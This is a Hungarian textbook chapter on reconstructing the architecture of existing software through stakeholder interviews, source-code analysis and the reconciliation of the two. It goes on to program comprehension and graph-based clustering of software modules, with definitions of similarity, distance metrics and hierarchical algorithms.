17. ábra. A bottom-up módszer szemléltetése: az alsóbb szintekből (forráskódelemek, modulok) kiindulva határozzuk meg a szoftver magasabb szintű elemeit (alrendszerek, rendszerek) és a közöttük fellépő kapcsolatokat.

Módszerek

Ezen fejezet célja egy módszertan megadása, amely segítségével meglévő, üzemelő szoftverrendszerek architektúrájának feltérképezése, utólagos dokumentálása végezhető el. Architektúra alatt alapvetően minden olyan információt érthetünk, ami fontos lehet a rendszer szerkezetének és működésének megértéséhez, továbbfejlesztéséhez, a rendszerrel kapcsolatos kockázatbecsléshez. Mivel az architektúra egyik legfontosabb nézete a szerkezeti felépítés (modulok és azok közötti kapcsolatok), erre nagyobb hangsúlyt fektetünk [22] [23].

A módszertan általános szerkezete az alábbi:

1. **Általános információk megadása**. Az alábbi információk megadása lehetséges: kiadás dátuma és állapota, felmérést végző szervezet, változások, összefoglalás, felmérés területe, környezet, szószedet, hivatkozások, stb.

2. **Résztvevők és az igények felderítése**. Fontos a résztvevők (érdekelt felek) azonosítása: felhasználók, megbízók, fejlesztők, karbantartók, stb. Továbbá a felmérés igényeinek meghatározása: rendszer feladata, célja, alkalmassága feladatának teljesítésére, a rendszer fejlesztésének és üzemeltetésének kockázatai, karbantarthatósága, fejleszthetősége, a felmérés eredménye, mint utólagos dokumentáció, referencia a továbbfejlesztéshez.
3. **Architektúra nézetek meghatározása**. Az igények alapján a felmérés során alkalmazott nézetek meghatározása, például szerkezeti és működési nézet. A nézetek a konkrét felmérés információtartalmát határozzák meg. A nézetek dokumentálásánál fontos megadni az érintett résztvevőket, a nézetek által érintett igényeket, és a nézetek előállítási módját.
4. **Architektúra nézetek részletes kidolgozása egy konkrét rendszer esetén**. A tényleges eredménytermékek, a dokumentáció. A nézeteknek konzisztenseknek kell lenni, ezért az egyes nézetek közötti összefüggéseket is dokumentálni kell.
5. **Architektúra kiértékelése**. A felmérés alapján vélemény kialakítása, javaslatok tétele.

Ez a fejezet a két legfontosabb elemére terjed ki, a szerkezeti és működési nézetek kidolgozására. Továbbá, a gyakorlatban leginkább bevált kétirányú megközelítést tárgyaljuk, melynek során egyrészt kézi módszerrel végezzük a feltérképezést felülről-lefelé (top-down) haladva (interjúk készítése a résztvevőkkel), másrészt automatikus kódelemzést alkalmazva elvégezzük a ténylegesen megvalósított rendszer tényleges összefüggéseinek feltárását. Ezután szembesítjük a kétféle modellt és kialakítjuk a konszolidált architektúra leírást (ez az ún. reflexió).


Kétirányú elemzés

Az architektúra elemzés célja a szoftver rendszer szerkezetének feltérképezése és a rendszer elemei közötti összefüggések felfedése. Az elemzés történhet felülről lefelé, a rendszer egyre kisebb részekre bontásával (top-down), amiket a funkcionalitások és a szerkezeti elemek közötti kapcsolatok alapján határozhatunk meg. A szükséges információra a rendszer fejlesztőivel, karbantartóival és felhasználóival folyatott interjúk során deríthetünk fényt. Az ilyen típusú elemzés akár a forráskód szintjéig is eljuthat, de az alacsony szinteken sok időt emésztenének fel az interjúk. Ekkor kerülhet képbe a fordított irányú, alulról felfelé (bottom-up) haladó elemzés, ami a forráskód vizsgálata alapján alkotja meg a rendszer szerkezeti modelljét. A rendszert megvalósító programozási nyelv által biztosított hierarchikus szerkesztés és a programelemek közötti függőségek alapján előállítható a rendszer egy alacsony szintű szerkezeti modellje. Megfelelő elemző eszközökkel ez a folyamat teljesen automatizálható.
Mindkét irányú elemzést elvégezve szükség van arra, hogy kapcsolatot teremtsünk a két elemzés között. Ezt a folyamatot nevezzük reflexiónak. A reflexió során a fentről lefelé történő elemzés során meghatározott legalsó szintű elemeket feleltetjük meg a megvalósítás nyelve által támogatott legfelsőbb szintű programnyelvi elemekkel vagy ezek egy csoportjával. Ha nem tudjuk az összes elemre kiterjedően a megfeleltetést elvégezni, akkor szükséges az elemzési lépések és a reflexió iteratív végrehajtása. Ez a fentről lefelé történő elemzések finomítását jelenti, valamint az alulról felfelé történő elemzés kiegészítését interjúk során szerzett információk segítségével, ha a megvalósítás nyelve nem tesz lehetővé magasabb szintű csoportosítást.
A reflexió az elemzési folyamat fontos része, segítségével valós képet kaphatunk a rendszerünk tényleges működéséről. Ha például a rendszerünk két (a specifikáció alapján) független komponense is rendelkezik adatbázis kapcsolattal, de a forráskód elemzés

kimutatja, hogy az egyik komponens a másiknak az adatbázis-kapcsolati paramétereit használja, akkor vagy az implementációt kell módosítani a függetlenség elérése végett, vagy a dokumentációban is jelezni kell ezt a függőségi viszonyt. Ha ugyanis ezek egyike sem történik meg, akkor az egyik komponenshez szükséges módosítás (mondjuk az adatbázis másik szerverre helyezése) előre nem látható hibát fog okozni a másik komponensben. Ez ráadásul valószínűleg csak éles üzemben derülne ki, hiszen a dokumentáció alapján semmi okunk nem lenne a másik komponenst is tesztelni. A reflexióval felfedezett „rejtett” függőségeknek tehát igen fontos szerepük van például a tesztelésben, vagy akár a fejlesztési költségek megbecslésében is.

Szerkezeti modell

Az elemzés során meg kell állapítanunk az elemzés szintjeit. A 18. ábra az általános szinteket mutatja be.



18. ábra. Az elemzés általános szintjei

Az egyes szintek elemei bővülhetnek a vizsgált rendszer sajátosságainak megfelelően (specializálás). Például a forráskódok szintjén megjelenhetnek a tárolt eljárások, ha az elemzett rendszer logikájának jelentős része tárolt eljárásokban található meg. A fentről lefele történő elemzés a rendszerek szintjén indul, a fordított irányú elemzés a forrásfájlok alapján következtet a szerkezetre. Az egyes szinteken beazonosított függőségek felemelhetők a felette álló szintekre, így pontosítva azt, vagy lesüllyeszthetők az alatta álló szintre az adott szint szemcsézettségének megfelelő elemek közé. A szinteknek ellentmondásmentesnek kell lenniük.

Kézi modellezés (felülről-lefelé történő elemzés)

Ebben a megközelítésben úgy tekintünk a szoftver rendszerre, mint ami funkcionalitásokat biztosít. E funkcionalitások mögött elhelyezkedő alrendszerek összessége jelenti számunkra a

rendszer fogalmát. Az egyes alrendszereken belül a funkcionalitások és a kapcsolatok alapján, ami a szerkezeti rendeződést meghatározza, újabb kisebb komponenseket határozunk meg.

Elemzés megtervezése

- Mi(k) a rendszer(ek), ami(ke)t elemezni szeretnénk?
- Milyen nézeteket szeretnénk vizsgálni a rendszer elemzése során?
- Milyen dokumentációk érhetők el a rendszerről és ezek a dokumentációk mennyire követték a rendszer változását?
- Kik azok, akik a rendszert fejlesztik, fejlesztették és karbantartják?
- Lehetséges nézetek:
    - Szerkezeti
    - Fizikai
    - Működési

Elemzés végrehajtása (iteratív folyamat)

Interjúk megtervezése

- A megbeszélés tárgya: rendszer vagy belső komponens.
- A vizsgált nézetek (például szerkezeti, fizikai, működési…).
- A vizsgált elemek a nézetekben (például szerkezeti esetén a kapcsolatok típusának vizsgálata).
- A megfelelő személy kiválasztása az interjúhoz.
- Korábbi ismereteink alapján célzott kérdések, illetve az ellentmondások feloldására vonatkozó kérdések megfogalmazása.

Interjúk témái

- Rendszer feladata.
- Rendszer környezete és kapcsolatai (szerkezeti nézet).
- Rendszer főbb komponensei és kapcsolatai (szerkezeti nézet).
- Rendszer komponensek továbbontása, a kapcsolatok finomítása (szerkezeti nézet).
- Rendszer folyamatok, használati esetek felderítése (működési nézet).
- Folyamatok beillesztése az előállt, konkrét rendszerre vonatkozó szerkezeti nézetbe.
- A folyamatban résztvevő komponensek, kapcsolatok és folyamatok megfogalmazása a szerkezeti kapcsolatok használatának sorrendjével.
- Nézetek pontosítása az ellentmondások feloldásával.
- Rendszerbeli kapcsolatok osztályozása (például adat, vezérlés), kapcsolattípusok összevetése a folyamatokkal, és szükség esetén javítások.
- Rendszer és környezetének fizikai elhelyezkedése (szerverek) és kapcsolatai.
- Fizikai kapcsolatok osztályozása (például protokollok), szerkezeti kapcsolatokkal való összevetés.
- Folyamatok és fizikai kapcsolatok összevetése.
- A konkrét rendszerre vonatkozó nézetek szükséges szintig való finomítása.

Interjúk eredményeinek rögzítése

- Kézi rajzok tisztázása és átgondolása.
- Új információk összevetése a korábbiakkal – ellentmondások felvetése a következő interjún.

- Ugyanazon rendszer, különböző nézeteinek összevetése – a megfeleltetésben hiányzó részek pontosítása a következő interjún.
- Különböző rendszerek kapcsolódási pontjainak illesztése.
- Kérdések rögzítése.

Tanácsok

- Egy-egy nézet első interjúján érdemes megkérni a rendszert bemutató személyt, hogy rajzban rögzítse az ismereteit.
- Későbbiekben érdemes általunk rajzolt letisztázott ábrákat is vinni, ami tükrözi eddigi ismereteinket.
- Könnyen módosítható formában érdemes tárolni a terveinket.
- Folyamatokat érdemes a szerkezeti ábránkon bemutatni a fejlesztőnek/felhasználónak, hogy jól értjük-e.


Architektúra nézetek

Az architektúra nézetek az általános architektúra elemzés megvalósítási modelljei egy-egy konkrét rendszerre vonatkoztatva (specializált modell középpontban a vizsgált rendszerrel). A nézetek különféle módok, ahogyan a vizsgált rendszerre tekinthetünk. A különböző nézetek más-más tulajdonságait jelenítik meg ugyanazon rendszernek.
Az egyes nézeteket az alábbi jellemzőkkel tudjuk leírni:

- nézet neve,
- nézetben lehetséges elemek,
- nézetben lehetséges kapcsolatok,
- nézetben egy konkrét rendszer elemzésének előállítási módja.

Egy konkrét rendszer architektúrája a nézetek alkalmazása a rendszer egészére vagy egy részére.

Szerkezeti nézet



19. ábra. Példa szerkezeti nézet 0. szintre

A rendszer szerkezetének megjelenítésére szolgál.
0. szint (lásd 19. ábra)


- A rendszer környezetét ábrázolja a kapcsolataival.
- Elemek típusai: rendszerek.
- Kapcsolatok: függőségek a rendszerek között.

Megvalósítás

- Kapcsolódó rendszerek felsorolása és a rendszerek leírása.
- Kapcsolatok leírása (forrás, cél, típus, leírás).
- Ábrázolás: irányított gráf (pontok, élek).

1. szint (lásd 20. ábra)

- A rendszer belső komponenseit és a közöttük lévő kapcsolatokat ábrázolja.
- Elemek típusai:
  - belső komponensek: különálló funkcionális egységek.
  - adattárak: adatok tárolására szolgáló komponensek.
  - adatok: összetartozó adatok csoportosítása.
- Kapcsolatok:
  - adatáramlás: adatok továbbítása a komponensek között.
  - vezérlés: a komponensek közötti vezérlő üzenetek küldése.



20. ábra. Példa szerkezeti nézet 1. szintre

Megvalósítás

- Komponensek és a komponensek leírása.
- Kapcsolatok leírása (forrás, cél, típus, leírás).
  - Külső rendszerekkel való kapcsolatok finomítása: a vizsgált rendszeren belül melyik komponensekkel kapcsolódik a környezet.
  - Belső komponensek közötti kapcsolatok.

- Ábrázolás: hierarchikus szerkezeti ábra nyilakkal.
    - A szaggatott nyilak jelzik a vezérlés típusú függőségeket.


A egy valós alkalmazás szerkezeti nézetét ábrázolja. Az alkalmazás egy könyvesbolt információs rendszere.

Fizikai nézet

A rendszer elemeinek fizikai elhelyezkedését ábrázolja.

0. szint (lásd 21. ábra)

- A rendszer fizikai környezetét ábrázolja a kapcsolataival.
- Elemek típusai: szerverek.
- Kapcsolatok: kapcsolatok a szerverek között.



21. ábra. Példa fizikai nézet 0. szintre

Megvalósítás

- Kapcsolódó szerverek felsorolása és a szerverek leírása.
- Kapcsolatok leírása (forrás, cél, mód).
- Ábrázolás: irányított gráfokkal (pontok, élek).


1. szint (lásd 22. ábra)

A szervereken található szerkezeti komponenseket és a közöttük fellépő kapcsolatokat.

- Elemek típusai:
    - belső komponensek: különálló funkcionális egységek.
    - adatbázisok és fájlrendszerek: adatok tárolására szolgáló komponensek.
    - adattáblák: összetartozó adatok csoportosítása.
- Kapcsolatok:
    - adatáramlás: a komponensek közötti adatok továbbítása.
    - vezérlés: a komponensek közötti vezérlő üzenetek küldése.

Megvalósítás

- A vizsgált rendszert tartalmazó szerverek felsorolása a nyújtott funkcionalitásokkal (szerkezeti komponensek).
- A funkcionalitás megvalósító technológia leírása.
- Ábrázolás: hierarchikus szerkezeti ábra nyilakkal.



22. ábra. Példa fizikai nézet 1. szintre

Működési nézet
A rendszer működési folyamatait ábrázolja.
0. szint

- A rendszer funkcionalitásai és állapotai.
- Funkciók és állapotok közötti átmenetek.
- Funkciók által igényelt inputok, keletkező outputok.
- Funkciókat megvalósító szerkezeti komponensek.

Megvalósítás

- A vizsgált rendszer funkcionalitásának elérését biztosító felületek.
- A folyamatok sorrendiséget tükröző szöveges leírása.
- Ábrázolás: EPC diagram (funkciók, állapotok, kapcsolódó komponensek, input, output, folyamat).

Forráskód elemzés
A forráskód-elemzés az architektúrarekonstrukció igen hatékony eszköze. A forráskódból ki lehet nyerni a program részletes reprezentációját: programelemeket (pl. változók, utasítások, blokkok, eljárások, függvények, komponensek), programelemek közötti függőségeket (változóhasználat, vezérlési függőség, stb.). Az ilyen modellek nyelvfüggők, és általában túlságosan részletesek, de belőlük magasabb szintű, nyelvfüggetlen modellek generálhatók. A forráskód-elemzésen alapuló alulról felfelé haladó módszer előnye, hogy a ténylegesen létező kapcsolatok automatikusan kinyerhetőek a segítségével, tehát az előállított modell a valódi implementációt tükrözi, szemben az interjúkon és a tervezési dokumentáción alapuló modellel. Az ilyen automatikus módszer megvalósításához a következő feladatokat kell megoldani:

- A rendszerhez tartozó források beazonosítása.
- Modellezendő programelemek meghatározása.
- Programelemek közötti függőségeket okozó kapcsolatok típusainak meghatározása.
- A források elemzése, programelemek és függőségek megállapítása.
- Iteratív módon a modell magasabb szintre emelése, az összetartozó programelemek csoportba (komponensekbe) foglalása, függőségek propagálása.

Reflexió

A reflexió során a fentről lefelé irányuló és a forráskód elemzés során előállt modellek elemeinek egymásnak megfeleltetése történik. Más szóval, a reflexió nem más, mint a két modellben beazonosított elemek egymásnak való megfeleltetése. Ehhez szükséges, hogy mindkét elemzés elérjen egy közös specializálási/általánosítási szintet. Ha nem sikerül minden elemnek a megfeleltetése, akkor ezeket az elemeket tartalmazó részt tovább finomítva (vagy általánosítva) iteratív módon folytathatjuk a reflexiót.


Architektúra folyamatos karbantartása

Az egyszeri felmérés által előállt architektúra dokumentáció ugyan rendkívül hasznos a hatékony fejlesztés és üzemeltetés szempontjából, de ha nem képes követni a rendszer továbbfejlesztését, gyorsan elavulttá, érvénytelenné és értéktelenné válhat. Ezért szükséges az előállított architektúra folyamatos karbantartása. Ebben természetesen nagy segítség a szoftvereszközzel való támogatottság, hiszen a rendszerben történő változtatások gyors és pontos átvezetése az architektúra dokumentációba minél kisebb emberi erőfeszítést kell, hogy igényeljen (például szinkronizálás régi és új változat között).

A folyamatos karbantartás elősegítése érdekében folyamatos mérés, ellenőrzés is javasolt, ami történhet egy központi monitor rendszer segítségével is. Az architektúra elemekhez jellemzők (metrikák) vannak hozzárendelve (pl. kapcsolatok száma), amelyek adatbázisba feltölthetők.

PROGRAM MEGÉRTÉS ÉS VIZUALIZÁLÁS

A könnyen megérthető forráskód előállítása fontos a szoftver tervezése, fejlesztése során. A fejlesztő csapat tagjai gyorsan cserélődhetnek. Kisebb csapatok esetén persze ez ritkábban következhet be, viszont több tucat fejlesztővel rendelkező cég „készlete" bármilyen nem várt esemény hatására cserélődhet, frissülhet. Az ilyen esetekben nagyon fontos, hogy a program érthető legyen, mivel az új csapattag első lépéseként meg kell, hogy értse a jelenlegi rendszer működését. A program megértését sok minden segítheti. Például egy érvényes dokumentáció, felhasználói kézikönyv, UML diagramok, tervezési dokumentumok, stb. A megértéshez felhasználható források közül mégis maga a kód nyújtja a legjobb, legbiztosabb (ugyanakkor leglassabb) megoldást. Egy megközelítése a program, azaz a kód könnyebb megértésének, hogy ha nem az egész rendszert tekintjük egyszerre, csak bizonyos részeit. Ez a megoldás felgyorsítja a program megértését, mivel nem komplex rendszert kell átlátnunk, hanem kezdetben csak modulokat, majd azok kapcsolatainak megértésével képet kapunk a teljes rendszerről. Ez a megközelítés könnyen alkalmazható, ha eleve rendelkezünk a modulokkal, tudjuk melyik modul milyen szerepet játszik a teljes rendszer szempontjából, tudjuk melyik osztály melyikhez kapcsolódik. Egy java programban például modulnak tekinthető egy csomag, mivel szinte biztos, hogy a csomag egy adott célnak, egy célcsoportnak a megoldásait, megvalósításait tartalmazza (ilyen például a java.io csomag, amely az összes be- és kimenet kezelésért felelős osztályt, csomagot tartalmazza.) Abban az esetben, amikor a megérteni kívánt kódban nem tudjuk a modulokat felismerni, nem tudjuk, hogy egy osztály milyen funkciót tölt be, vagy milyen más osztályokkal áll kapcsolatban, akkor célszerű lehet valamilyen modulokra bontó program elemzésének alávetni a rendszert, mely program egy klaszterező algoritmuson alapulhat. Ilyen esettel találkozhatunk például, amikor megöröklünk egy kódot, és szeretnék továbbfejleszteni, vagy a szolgáltatásait más kódba beépíteni.



23. ábra. A klaszterezés folyamata

Klaszterezés

A klaszterezés célja egy halmaz heterogén elemeinek csoportokba, osztályokba, klaszterekbe rendezése úgy, hogy az egy csoportba tartozó elemek valamilyen mérce szerint hasonlítsanak egymásra vagy közel legyenek egymáshoz. A módszert legelőször a statisztikában alkalmazták, mivel itt hatalmas adathalmazokon kellett számításokat végezni, illetve csoportosítani azokat. Később azonban az informatika számos területén belül is hasznosnak bizonyult. A klaszterezés során a pontokat (az adathalmaz elemeit pontoknak tekintjük) különböző csoportokba, úgynevezett klaszterekbe soroljuk. Minden elem pontosan egy csoporthoz tartozik, így a csoportok mindig diszjunktak lesznek. A csoportosítás, klaszterezés lényege, hogy az egy klaszterbe eső pontok valamilyen tulajdonságai hasonlóak legyenek egymáshoz -- legalábbis mindenképpen hasonlóbbak, mint két külön klaszterbe eső ponté [24].
A klaszterező algoritmusokat gráfokon is végrehajthatjuk. Gráf klaszterezése alatt azt értjük, hogy a gráf pontjait olyan csoportokba osztjuk, amely csoportokba tartozó csomópontok között sok él fut, míg a különböző csoportokba tartozó csomópontok között viszonylag kevés. Egy gráf éleihez súlyokat is rendelhetünk, ilyenkor a klaszterezés folyamán olyan csoportokat próbálunk meg kialakítani, amelyen belüli csomópontok közti élek összsúlya jóval nagyobb, mint a különböző csoportokhoz tartozó csomópontok közti éleké.
Jogosan tehetjük fel a kérdést, hogy a klaszterezés milyen szerepet játszhat egy szoftverrendszer modulokra bontásában.
Egy szoftverrendszert is képesek vagyunk gráf, illetve fa szerkezetben reprezentálni, így az előbb említett gráf klaszterező algoritmusok ebben az esetben is alkalmazhatók. Mivel a szoftverrendszereket reprezentáló gráfok csomópontjai általában az osztályok, vagy metódusok, az élek pedig a köztük lévő kapcsolatokat reprezentálják (pl.: hívás, asszociáció, kompozíció, öröklődés, stb.), így a gráf klaszterei pontosan a rendszer moduljainak fognak megfelelni. A klaszterezést tetszőleges él mentén végezhetjük. A rendszerek ábrázolásához ebben az esetben nem megfelelő a hagyományos ASG és AST reprezentáció, mivel az optimális klaszterezéshez nem elég egy igen/nem, 0/1 jelölés arra, hogy az osztályok, vagy metódusok közötti kapcsolatokat leírjuk. A klaszterezés sokkal pontosabb képet ad, ha a kapcsolatokat súlyozzuk. Ez általában azt jelenti, hogy két gráf pont, legyen A és B, távolsága a gráfban egyenértékű az A-ban szereplő B valamely elemére történő hivatkozások számának, és B-ben szereplő A valamely elemére való hivatkozások számának összegével. Az összeg azért szükséges, mert bizonyos számításokhoz elengedhetetlen, hogy a távolság szimmetrikus legyen. Azaz teljesülnie kell az alábbi kritériumnak: távolság(A,B) = távolság(B,A).
Természetesen ez az él súlyozás csak egy a sok lehetséges megoldás közül.
Klaszterezés során a megfelelő csoportok kialakítása nem triviális feladat, mivel a pontok számának növekedése és a klaszterező tulajdonságok számának növekedése exponenciális számításigény növekedést okoz.

Klaszterező algoritmusok

A klaszterező algoritmusok ismertetése előtt szükséges néhány fogalmat definiálni, amelyek az algoritmus bemenetén, azaz a gráfon értelmezett műveletek. Ilyen definíció például a gráfbeli pont hasonlósága.

Hasonlóság:
Tetszőleges két x,y klaszterezendő elem esetén azok hasonlóságát s(x, y) jelöli, ahol s-re teljesül, hogy:

- $0 \leq s(x, y) \leq 1$.
- $s(x, y) = s(y, x)$ minden x, y pontpárra.
- $s(x, x) = 1$ minden x adatpontra.

Hasonlóság helyett többször az x, y pontok d(x, y)-vel jelölt távolságát használják.

Távolság:
A távolságra adott korábbi példánkat általánosítva az alábbi definíciót adhatjuk. Két gráfbeli pont, x és y távolságát d(x,y) jelöli, melyre a metrikákra szokásos, következő feltételeket tehetjük:

- Nemnegativitás, azaz bármely x és y pontra d(x,y) >= 0;
- Szimmetria, azaz d(x,y) = 0 pontosan akkor, ha x=y;
- Háromszög-egyenlőtlenség, azaz bármely x, y, z pontra $d(x, z) \leq d(x, y) + d(y, z)$.

Egyes klaszterező algoritmusok a két utóbbi feltételt nem teljesítő d függvénnyel is használatosak.
A pontok páronkénti távolságát mátrix formájában is megadhatjuk. Ezt a mátrixot szokás távolságmátrixnak nevezni.

Távolságmátrix[24]*:*
Egy klaszterező eljárás bemenetét a szimmetrikus távolságmátrixszal is reprezentálhatjuk:

$$\begin{pmatrix} 0 & d(1,2) & d(1,3) & \dots & d(1,n) \\ d(2,1) & 0 & d(2,3) & \dots & d(2,n) \\ \dots & \dots & \dots & \dots & \dots \\ d(n,1) & d(n,2) & d(n,3) & \dots & 0 \end{pmatrix}$$

ahol d(i, j) adja meg az i-edik és a j-edik elem távolságát és n az adatpontok száma. Ennek mintájára értelmezhető a hasonlóságmátrix is.
A szükséges definíciók áttekintése után tekintsünk a klaszterező algoritmusok fajtáit.

Algoritmusok fajtái

A klaszterelemzési algoritmusok között megkülönböztetünk hierarchikus és nem hierarchikus algoritmusokat. A hierarchikus algoritmusok az előzőleg kialakított klaszterek alapján keresnek az új klasztereket, ugyanakkor a nem hierarchikus algoritmusok egyszerre határozzák meg az összes klasztert.
Hierarchikus algoritmusok:

- Összevonó (Agglomerative): Az összevonáson alapuló algoritmus először minden egyes elemet külön klaszternek tekint és összekapcsolja őket egyre nagyobb klaszterekbe, míg a végén egyetlen, az összes elemet tartalmazó klasztert kapunk. Összevonáson alapuló klaszterezés a lánc-, a variancia- és a centroid módszer.
- Felosztó (Divisive): A felosztáson alapuló algoritmus az összevonóval ellentétben először az egész adattömböt egyetlen klaszternek tekinti és egyre kisebb klaszterekre osztja, míg a végén minden elem külön klasztert képez.

